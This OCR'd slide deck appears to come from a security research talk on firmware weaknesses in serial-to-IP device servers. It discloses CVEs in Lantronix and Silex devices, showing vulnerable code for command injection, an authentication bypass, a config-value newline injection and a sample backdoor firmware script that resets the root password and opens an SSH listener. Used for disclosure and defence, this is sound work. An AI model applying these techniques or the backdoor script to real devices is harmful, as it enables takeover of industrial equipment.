
- On average, 80 open-source components per firmware
  - Vendors use very different Linux kernel versions
  - Older kernel versions “inherit” older components
- On average, each firmware had 212 vulns affecting open-source components
  - 68% low-medium CVSS score
  - 29% high
  - 3% critical
- 89 vulnerabilities with public exploits
- Comparable to our previous research of OT routers*



*https://www.forescout.com/resources/state-of-otiot-routers-in-the-software-supply-chain/

Insights: binary hardening

- On average, the binaries:
  - 23% use stack canaries
  - 44% use RELRO
  - 67% use PIE
  - 84% use W^X
- **Firmware images with newer Linux kernel** versions (and, consequently, fewer historical vulnerabilities) **apply binary protections more consistently**



- **Stack canaries** are “secret” values placed on the stack, they change every time a program is started (mitigates **stack buffer overflows**).
- Relocation Read-Only (**RELRO**) is a security measure which makes some binary sections read-only (mitigates **ret2libc**).
- Position Independent Executable (**PIE**) is a security mechanism that randomizes the memory address where a program's code is loaded (mitigates **return-oriented programming** techniques).
- **W^X** (write xor execute) is a security policy that ensures that every memory page (e.g., heap, stack, data sections) is either writable or executable.(prevents **shellcode injection**)

Main findings (so far)

- Serial-to-IP devices are complex Linux machines – the attack surface is large
- They are no different from traditional edge devices such as gateways, firewalls and routers
  - Usage of outdated software components, lack of of binary hardening
  - The “serial” part is added by attaching serial port(s) and adding a binary that handles Serial – TCP/IP translation
- **Yes, there are also critical vulnerabilities!**

Part 3: Vulnerabilities and impact

New vulnerabilities

- 5 critical vulnerabilities (23 in total) found in 2 vendors

LANTRONIX®

- 3 CVEs affecting EDS3000 series
- 5 CVEs affecting EDS5000 series

Device takeover!

silex technology


- 13 CVEs affecting SD-330AC

Common issues

- Remote code execution (RCE) via OS command injections or buffer overflows
- Authentication bypass
- Firmware tampering
- Denial of Service (DoS)
- Sensitive information disclosure

Lantronix’s targets

- **EDS3000PS Series**:
  - Compact, office-grade multi-serial-port serial device server (8–16 serial ports)
- **EDS5000 Series**:
  - rack-mountable serial device server supporting 8, 16, or 32 serial ports
  - OS is based on OpenWRT



https://cdn.lantronix.com/wp-content/uploads/pdf/MPB-00218-RevD-EDS5000-Series-US.pdf

Lantronix: “perfect” pre-auth OS injection

- The EDS5000 Series exposes a web-based RPC API (based on Luci)
- This API is vulnerable to a pre-auth OS command injection when writing logs of failed login attempts (CVE-2025-67038)
- A non-existent username is enough to exploit it…

```
local msg = "User '" .. user .. "' failed to login from RPC,"
local str = timestamp .. "," .. user .. "," .. (http.getenv("REMOTE_ADDR") or "?") .. ",User,Login," .. msg
str = str .. "Failed"
os.execute("echo -n \"" .. str .. "\" > " .. tmpname)
os.execute("mv " .. tmpname .. " /var/auth/")
```

Executed as Root

Lantronix: several post-auth OS injections

- EDS5000 is affected by many post-auth OS command injections in configuration pages due to the complete lack of input validation
- An example… (CVE-2025-67034)

```
function deleteserverkeys()
local mArray={}
    local action = luci.http.formvalue("action")
    luci.util.perror("delete serverkeys action: " .. action)
    local keytype = luci.http.formvalue("type")
    luci.util.perror("delete server keytype: " .. keytype)
    if action == "deleteserverkey" then
       mArray[0]=luci.sys.exec('ltrx_mhcfgupdate "deleteserverkeys" '.. keytype ..'')
    end
    luci.http.prepare_content("application/json")
    luci.http.write_json(mArray)
end
```

Executed as Root

Lantronix: authentication bypass

- In EDS3000PS devices, web UI authentication is enforced by the HTTP server (basic or digest), but…
- It can be bypassed by appending a suffix such as .gif to a restricted URL (CVE-2025-67039)…

Too permissive *

```
location ~* \.(gif|jpg|jpeg|png|ico|json)$ {
root /http/config/;
proxy_set_header X-Real-IP  $remote_addr;
proxy_set_header X-Forwarded-For $remote_addr;
proxy_set_header Host $host:80;
proxy_pass http://127.0.0.1:8080;
auth_basic off;
auth_digest off;
}
```

Lantronix: authentication bypass (continued)

- Management pages validate the user's identity by checking the username sent through the Authorization header…
- Admin can be impersonated by sending ”admin” in the Authorization header with an arbitrary password

```
Authorization: Basic <base64("admin:password”)>
```

Lantronix: authentication bypass + OS command injection

- One of the “exposed” pages is the TFTP client
- The “host” parameter is vulnerable to OS injection due to incomplete input validation (CVE-2025-67041)

```
v58 = 0;
v47 = sprintf_malloc("tftp -l '%s/%s' -r '%s' -p '%s' %d 2>&1", "/ltrx_user", dest, remote, host, port);
v57 = 0;
(exec_system_cmd_ex)(v47, &v57, &v58);
```

Executed as Root

‘ and \n not escaped

Silex's target

- **SD-330AC**:
  - Small serial device server designed to connect RS-232C serial devices over a wireless network or an Ethernet port
  - Supports remote config utilities: "AMC Manager" and "Serial Device Server Setup"

- Perfect for:
  - Industrial automation, building automation, medical devices, security access and control, PoS devices, LED signs, bar code/label and other specialty printers, etc.*

* https://www.silextechnology.com/hubfs/Resource%20PDF/SD-330AC%20Product%20Brief.pdf

Silex: WebUI buffer overflows


- The WebUI is using Apache httpd, and the backend logic is built as a binary that interfaces with the “mod_cgi” module; it is used to change device settings

```c
LABEL_25:
  v14 = dword_33750;
  if ( strchr((const char *)dword_33750, 63) )
    v15 = '&';
  else
    v15 = '?';
  sprintf(
    buffer,
    "%s%cpage_url=%s&page_id=%s&page_sub=%s&language=%d&access=%s",
    v14,
    v15,
    page_url,
    v12,
    v13,
    *dword_33528,
    byte_337C4);
  flock(v0, 8);
  close(v0);
  printf("Location:%s\r\n\r\n", buffer);
  return 302;
}
```

```c
LABEL_52:
    if ( *v27 == '/' )
      ++v27;
    v35 = dword_33A70;
    if ( strchr((const char *)dword_33A70, '?') )
      v36 = '&';
    else
      v36 = '?';
    sprintf(
      (char *)url_buffer,
      "%s%cpage_url=%s&page_id=%s&page_sub=%s&language=%d",
      _login_url,
      v36,
      _path_info,
      v33,
      v34,
      *dword_33528);
    printf("Location:%s\r\n\r\n", url_buffer);
    goto LABEL_58;
  }
```

Silex: Are the buffer overflows exploitable?

- The binary runs under a non-privileged account. Moreover, when a crash occurs, it is immediately restarted, and the user won't even notice any downtime
  - FSCT-2025-0020 – a NULL-pointer dereference rendered harmless
- ASLR is enabled, but the binary is not PIE (-> fixed addresses)
- Stack/Heap are not executable



Silex: Are the buffer overflows exploitable? (continued)

- It may be practical to brute-force the base address and defeat ASLR
- The backend binary can send configuration commands to a higher-privileged binary via a local socket
- FSCT-2025-0021 – When changing the password, the old password is not required

```
_cmd = (char *)calloc(value + 12, 1u);
cmd = _cmd;
if ( _cmd )
{
  strcpy(_cmd, "accpsw_new=");
  strncat(_cmd, *(const char **)(v0 + 4), value);
  len = strlen(cmd);
  ret = exec_cmd("SXSETV", (int)cmd, len, dword_335D8, dword_334D0);
  free(cmd);
  if ( ret < 0 )
  {
    v1 = -1;
    printf(
      "Content-type:text/html\r\n"
      "\r\n"
      "<html><head><title>500 Internal Server Error</title></head><body><h2>HTTP 500</h2><b>Internal Server Error"
      ":%s</b><body></html>",
      "Password set failed");
  }
}
```


Silex: Firmware integrity issues


- The firmware integrity check mechanism has several flaws, so we can create custom firmware
- **Custom firmware with no safeguards means backdoors**

```
#!/bin/sh

#
# Firmware update script
# Model: SD-330AC
# ROM: winbond support
#

case "$1" in
  start)
    echo "Starting firmware update..."
    PASSHASH='$1$VzxJn7O5$iyX42bswDRA5qhqU1t.3G.'
    sed -i "s|^root:[^:]*:|root:${PASSHASH}:|" /etc/shadow 2>> /usr/www/images/log.txt
    /usr/sbin/dropbear -p 0.0.0.0:4444 -R -F -r /data/etc/appcerts/db.key 2>> /usr/www/images/log.txt &
    # Your firmware update commands go here
    ;;
  *)
    ;;
esac
```

Silex: Remote config protocol(s)

- “Serial Device Server Setup” can be used for “initial” configuration of a device (limited)
- “AMC Manager” allows for remote and bulk configuration of Silex Serial-to-IP devices
- They operate on custom networking protocols (wink-wink)





Silex: Serial Device Server Setup issues

- The network settings can be changed without authentication
  - Similar TTPs during the latest attack on Poland
- Devices can be rebooted remotely, no auth required (affected by CVE-2024-24487)
- The protocol process sends commands to the higher-privileged configuration binary via a local socket
- The WiFI config file can be injected with arbitrary values

```bash
SXSETV[redacted]=\nhello=world
```

```bash
#
# This file was automatically generated. Do not edit!
#
interface=wlan0
bridge=br0
dump_file=/tmp/hostapd.dump
ssid=
hello=world
channel=11
# ....
```

```
aSxgi           DCB "SXGI",0
aSxgir          DCB "SXGIR   ",0
aSxgv           DCB "SXGV",0
aSxgvr          DCB "SXGVR   ",0
aSxgpv          DCB "SXGPV",0
aSxgpvr         DCB "SXGPVR  ",0
aSxprm          DCB "SXPRM",0
aSxprmr         DCB "SXPRMR  ",0
aSxpred         DCB "SXPRED",0
aSxpredr        DCB "SXPREDR ",0
aSxtstv         DCB "SXTSTV",0
aSxtstvr        DCB "SXTSTVR ",0
aSxsetv         DCB "SXSETV",0
aSxsetvr        DCB "SXSETVR ",0
aSxfun          DCB "SXFUN",0
aSxfunr         DCB "SXFUNR  ",0
```


Silex: AMC Manager issues

- The device is using the global admin password as the only authentication method
- AMC Manager messages can be encrypted
- However, sensitive data can still be retrieved, because of weak encryption

Silex: AMC Manager issues (continued)

- Attackers can bypass authentication with a malformed message that does not contain the password, triggering the “re-use” of the authentication buffer
- Client's authentication details are stored as a pair <MAC, password>, and these entries are not cleared
- If a malicious client forges a malformed packet that contains a MAC of an already authenticated client and an empty password, it will successfully authenticate
- Once the attackers is autenticated, they can download the entire device configuration, push arbitrary configurations on the device, and **update firmware**


Stored password




Silex: AMC Manager issues (continued)

- When the device password is not set, anyone on the local network can hijack the device
  - By design, the underlying protocol tries for an empty password every time
  - A factory reset enables this mode
- Heap overflows when parsing UDP payloads
